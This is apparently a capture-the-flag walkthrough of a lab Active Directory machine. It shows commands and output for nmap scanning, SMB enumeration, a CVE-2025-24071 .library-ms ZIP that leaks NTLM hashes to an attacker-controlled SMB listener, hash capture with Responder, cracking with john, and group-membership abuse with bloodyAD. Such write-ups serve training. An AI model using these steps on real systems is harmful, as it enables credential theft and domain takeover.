┌──(kali㉿kali)-[~]└─$ ping10.10.11.69
PING 10.10.11.69 (10.10.11.69)56(84) bytes of data.
64 bytes from 10.10.11.69: icmp_seq=1ttl=127time=1180 ms
64 bytes from 10.10.11.69: icmp_seq=2ttl=127time=702 ms
^C
--- 10.10.11.69 ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2003ms
rtt min/avg/max/mdev =702.133/941.099/1180.065/238.966 ms, pipe 2
The target machine is accessible.
Nmap
To check open ports
┌──(kali㉿kali)-[~]└─$ nmap -sV-sC10.10.11.69
Starting Nmap 7.95( https://nmap.org ) at 2025-07-07 04:39 EDT
Nmap scan report for10.10.11.69
Host is up (2.7s latency).
Not shown: 989 filtered tcp ports (no-response)PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-07-07 15:23:45Z)139/tcp open netbios-ssn?
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)3269/tcp open ssl/globalcatLDAPssl?
5985/tcp open http Microsoft HTTPAPI httpd 2.0(SSDP/UPnP)Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap done: 1 IP address (1host up) scanned in598.54 seconds
The result shows the target has 11 open ports. Ignoring port 53 I'll check the rest of the ports.

To look up the findings of nmap I first have to add the machine's domain name (from the certificate)
┌──(kali㉿kali)-[~]└─$ sudonano /etc/hosts
[sudo] password for kali:
10.10.11.69 DC01.fluffy.htb fluffy.htb
I searched for DC01.fluffy.htb but got nowhere, then I searched for fluffy.htb.
Both didn't work. Then I gave a look to the nmap result and noticed that it is an Active Directory and the machine gave creds.
Then I tried to access the Active Directory using these provided Creds
┌──(kali㉿kali)-[~]└─$ ldapsearch -x-H ldap://10.10.11.69 -D"j.fleischman@fluffy.htb"-w'J0elTHEM4n1990!'-b"dc=fluffy,dc=htb"# extended LDIF## LDAPv3# base <dc=fluffy,dc=htb> with scope subtree# filter: (objectclass=*)# requesting: ALL#
It’s of no use getting nowhere , reviewing the result of nmap
the ports available and there services
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos
139/tcp open netbios-ssn?
389/tcp open ldap
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
5985/tcp open http Microsoft HTTPAPI httpd 2.03269/tcp open ssl/globalcatLDAPssl?
Then I tried SMB authentication using the creds j.fleischman / J0elTHEM4n1990!:
┌──(kali㉿kali)-[~]└─$ smbclient -L //10.10.11.69 -U"fluffy.htb\\j.fleischman"Password for[FLUFFY.HTB\j.fleischman]:
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
IT Disk
NETLOGON Disk Logon server share
SYSVOL Disk Logon server share
┌──(kali㉿kali)-[~]└─$ smbclient //10.10.11.69/IT -U"fluffy.htb\\j.fleischman"Password for[FLUFFY.HTB\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \>ls. D 0 Mon Jul 712:57:32 2025.. D 0 Mon Jul 712:57:32 2025 Everything-1.4.1.1026.x64 D 0 Fri Apr 1811:08:44 2025 Everything-1.4.1.1026.x64.zip A 1827464 Fri Apr 1811:04:05 2025 exploit.zip A 319 Mon Jul 712:57:33 2025 KeePass-2.58 D 0 Fri Apr 1811:08:38 2025 KeePass-2.58.zip A 3225346 Fri Apr 1811:03:17 2025 Upgrade_Notice.pdf A 169963 Sat May 1710:31:07 2025smb: \> get Upgrade_Notice.pdf
getting file\Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (13.6 KiloBytes/sec)(average 13.6 KiloBytes/sec)

I then looked at the PDF file:
┌──(kali㉿kali)-[~]└─$ xdg-open Upgrade_Notice.pdf
The PDF revealed some of the CVEs the application is vulnerable to.
I looked for all the CVEs and got this:

It is an exploit of CVE-2025-24071.
Then following the commands I created the exploit under the name of exploit.zip and used the put command to send it to the target device for execution.
CVE-2025–24071 — NTLM Hash Leak via .library-ms File
Vulnerability Summary:
A specially crafted .library-ms file can be used to silently leak NTLM hashes when a user extracts it from a ZIP archive and views it in Windows Explorer.
This happens without execution, clicks, or warnings — due to how Windows handles Library files and network shares.
Why It Works:
'.library-ms' files are legitimate XML-based files that define "Libraries" (e.g., Documents).
These can reference remote paths, like \\10.10.16.54\share.
When Windows Explorer renders a .library-ms, it tries to load content from the remote path.
To access that UNC path, Windows sends NTLM authentication (username + NTLMv2 challenge-response) automatically.
If the attacker controls that UNC path (via Metasploit or Responder), they catch the NTLM hash.
Exploitation Flow:
Attacker creates a malicious .library-ms that points to \\attacker-ip\share.
Packs it into a exploit.zip.
Victim extracts the zip using Windows Explorer.
Windows automatically renders the .library-ms, triggering a connection to the remote SMB path.
Windows sends NTLM credentials silently to the attacker.
Attacker receives and cracks the hash — or reuses it for access.
Why ZIP Extraction Is Key:
If .library-ms is downloaded directly, SmartScreen blocks it.
If it’s extracted from a zip, Windows treats it as local and auto-renders without warning.
This bypasses security checks and triggers the NTLM leak.

Components Involved:
Mitigation:
Patch (when released)
Block outbound SMB (ports 445, 139)
Disable NTLM auth where possible
Educate users: Don’t open random ZIPs
Use Smart App Control or attack surface reduction rules
Real-World Use Case:
Delivered via phishing (ZIP with .library-ms)
Uploaded to exposed shares (as you did via SMB)
Triggers automatically on folder view
Used by APTs to steal domain hashes for lateral movement
CVE-2025–24071 exploits the way Windows Explorer renders .library-ms files by tricking it into silently leaking NTLM hashes when the file is extracted from a ZIP archive and viewed — no clicks needed.
Then following the commands i created the exploit under the name of "exploit.zip" and then used the "put command" to send it to the target device for execution
┌──(kali㉿kali)-[~]└─$ msfconsole
msf6 > use auxiliary/server/ntlm_hash_leak
[-] No results from search
[-] Failed to load module: auxiliary/server/ntlm_hash_leak
msf6 >
😞 No module was there so had to clone the repository
I then set the target IP and verified that everything is configured correctly:
msf6 auxiliary(server/ntlm_hash_leak)>set attacker_ip 10.10.11.69
attacker_ip =>10.10.11.69
msf6 auxiliary(server/ntlm_hash_leak)> show options
Module options (auxiliary/server/ntlm_hash_leak):
Name Current Setting Required Description
---- --------------- -------- -----------
ATTACKER_IP 10.10.11.69 yes The IP address to which the SMB request will be sent
FILENAME exploit.zip yes The name of the ZIP file to create
LIBRARY_NAME malicious.library-ms yes The name of the .library-ms file SHARE_NAME shared yes The SMB share name to use in the .library-ms fileView the full module info with the info, or info -d command.
msf6 auxiliary(server/ntlm_hash_leak)>
Directed to the Desktop directory and ran the module to get the .zip file:
msf6 auxiliary(server/ntlm_hash_leak)>cd /home/kali/Desktop/
msf6 auxiliary(server/ntlm_hash_leak)> run
[*] Malicious ZIP file created: exploit.zip
[*] Host the file and waitfor the victim to extract it.
[*] Ensure you have an SMB capture server running to collect NTLM hashes.
[*] Auxiliary module execution completed
msf6 auxiliary(server/ntlm_hash_leak)>
Now I'll put the exploit on the target device:
┌──(kali㉿kali)-[~/Desktop]└─$ cp malicious.library-ms .library-ms
┌──(kali㉿kali)-[~/Desktop]└─$ lsexploit.zip malicious.library-ms
┌──(kali㉿kali)-[~/Desktop]└─$ ls-a... exploit.zip .library-ms malicious.library-ms
┌──(kali㉿kali)-[~/Desktop]└─$ smbclient //10.10.11.69/IT -U"fluffy.htb\\\\j.fleischman"Password for[FLUFFY.HTB\\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \\> put .library-ms
putting file .library-ms as \\.library-ms (0.1 kb/s)(average 0.1 kb/s)smb: \\>ls. D 0 Mon Jul 715:17:01 2025.. D 0 Mon Jul 715:17:01 2025 .library-ms A 365 Mon Jul 715:17:02 2025 Everything-1.4.1.1026.x64 D 0 Fri Apr 1811:08:44 2025 Everything-1.4.1.1026.x64.zip A 1827464 Fri Apr 1811:04:05 2025 KeePass-2.58 D 0 Fri Apr 1811:08:38 2025 KeePass-2.58.zip A 3225346 Fri Apr 1811:03:17 2025 Upgrade_Notice.pdf A 169963 Sat May 1710:31:07 20255842943 blocks of size 4096. 1548509 blocks available
I also set up a listener:
┌──(kali㉿kali)-[~/Desktop]└─$ sudo responder -I tun0 -wd[sudo] password for kali:
__
.----.-----.-----.-----.-----.-----.--||.-----.----.
| _| -__|__ --| _ | _ || _ || -__| _||__||_____|_____| __|_____|__|__|_____||_____|__||__| NBT-NS, LLMNR & MDNS Responder 3.1.5.0
To support this project:
Github -><https://github.com/sponsors/lgandx> Paypal -><https://paypal.me/PythonResponder> Author: Laurent Gaffie (laurent.gaffie@gmail.com) To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON] NBT-NS [ON] MDNS [ON] DNS [ON] DHCP [ON][+] Servers:
HTTP server [ON] HTTPS server [ON] WPAD proxy [ON] Auth proxy [OFF] SMB server [ON] Kerberos server [ON] SQL server [ON] FTP server [ON] IMAP server [ON] POP3 server [ON] SMTP server [ON] DNS server [ON] LDAP server [ON] MQTT server [ON] RDP server [ON] DCE-RPC server [ON] WinRM server [ON] SNMP server [OFF][+] HTTP Options:
Always serving EXE [OFF] Serving EXE [OFF] Serving HTML [OFF] Upstream Proxy [OFF][+] Poisoning Options:
Analyze Mode [OFF] Force WPAD auth [OFF] Force Basic Auth [OFF] Force LM downgrade [OFF] Force ESS downgrade [OFF][+] Generic Options:
Responder NIC [tun0] Responder IP [10.10.16.54] Responder IPv6 [dead:beef:4::1034] Challenge set[random] Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC'] TTL for poisoned response [default][+] Current Session Variables:
Responder Machine Name [WIN-BRK0TWPXLCH] Responder Domain Name [I23R.LOCAL] Responder DCE-RPC Port [45388][+] Listening for events...
[SMB] NTLMv2-SSP Client :10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\\p.agila
[SMB] NTLMv2-SSP Hash : p.agila::FLUFFY:fdc1aa73c3acdb83:B606E98CB19FCB3577179082F267FF74:01010000000000008008F79419EFDB01CA56BEFBA8D8649B0000000002000800490032003300520001001E00570049004E002D00420052004B00300054005700500058004C004300480004003400570049004E002D00420052004B00300054005700500058004C00430048002E0049003200330052002E004C004F00430041004C000300140049003200330052002E004C004F00430041004C000500140049003200330052002E004C004F00430041004C00070008008008F79419EFDB0106000400020000000800300030000000000000000100000000200000406C011FAC88DBC5C00DDEC41C1EAD63CDF9BED3D28B750241CDB10957DE97B20A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E00350034000000000000000000
┌──(kali㉿kali)-[~/Desktop]└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 ntlmv2.hash
Using default input encoding: UTF-8
Loaded 1 password hash(netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
prometheusx-303 (p.agila)1g 0:00:00:05 DONE (2025-07-07 08:51)0.1872g/s 846046p/s 846046c/s 846046C/s promo04..programmercomputer
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
┌──(kali㉿kali)-[~/Desktop]└─$ john --show ntlmv2.hash
p.agila:prometheusx-303:FLUFFY:fdc1aa73c3acdb83:B606E98CB19FCB3577179082F267FF74:01010000000000008008F79419EFDB01CA56BEFBA8D8649B0000000002000800490032003300520001001E00570049004E002D00420052004B00300054005700500058004C004300480004003400570049004E002D00420052004B00300054005700500058004C00430048002E0049003200330052002E004C004F00430041004C000300140049003200330052002E004C004F00430041004C000500140049003200330052002E004C004F00430041004C00070008008008F79419EFDB0106000400020000000800300030000000000000000100000000200000406C011FAC88DBC5C00DDEC41C1EAD63CDF9BED3D28B750241CDB10957DE97B20A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E00350034000000000000000000
1 password hash cracked, 0 left
password = prometheusx-303
BloodHound Enumeration


Looking for relationships in BloodHound:
┌──(kali㉿kali)-[~]└─$ sudo bloodhound

I found this exploit to add a user to the Service Accounts group.
AddMember
This abuse can be carried out when controlling an object that has a GenericAll, GenericWrite, Self, AllExtendedRights or Self-Membership, over the target group.
┌──(kali㉿kali)-[~]└─$ bloodyAD --host"10.10.11.69"-d"fluffy.htb"-u"p.agila"-p"prometheusx-303"add groupMember "SERVICE ACCOUNTS""p.agila"[+] p.agila added to SERVICE ACCOUNTS
So p.agila is now a member of Service Accounts.

The outbound of Service Accounts has GenericWrite to three users, so p.agila also has GenericWrite access. I now need to abuse this.
The GenericWrite permission in Active Directory allows a user to modify all writable attributes of an object, except for properties that require special permissions such as resetting passwords.
If an attacker gains GenericWrite over a user, they can write to the servicePrincipalNames attribute and initiate a targeted Kerberoasting attack. Moreover, having GenericWrite over a group enables them to add their account directly to that group, effectively escalating privileges.
Alternatively, if the attacker obtains GenericWrite over a computer object, they can modify the msds-KeyCredentialLink attribute to create Shadow Credentials and authenticate using Kerberos PKINIT.
Add User to Outbound Object
The outbound of Service Accounts has three services: CA_SVC, LDAP_SVC, WINRM_SVC.
I chose to enumerate WINRM_SVC because:
Commonly used for remote shell, PowerShell remoting, and WMI
Often added to Remote Management Users or even has local admin rights
If it is bound to a SPN for WSMAN/ or HTTP/ you can abuse RBCD to impersonate Administrator to WinRM
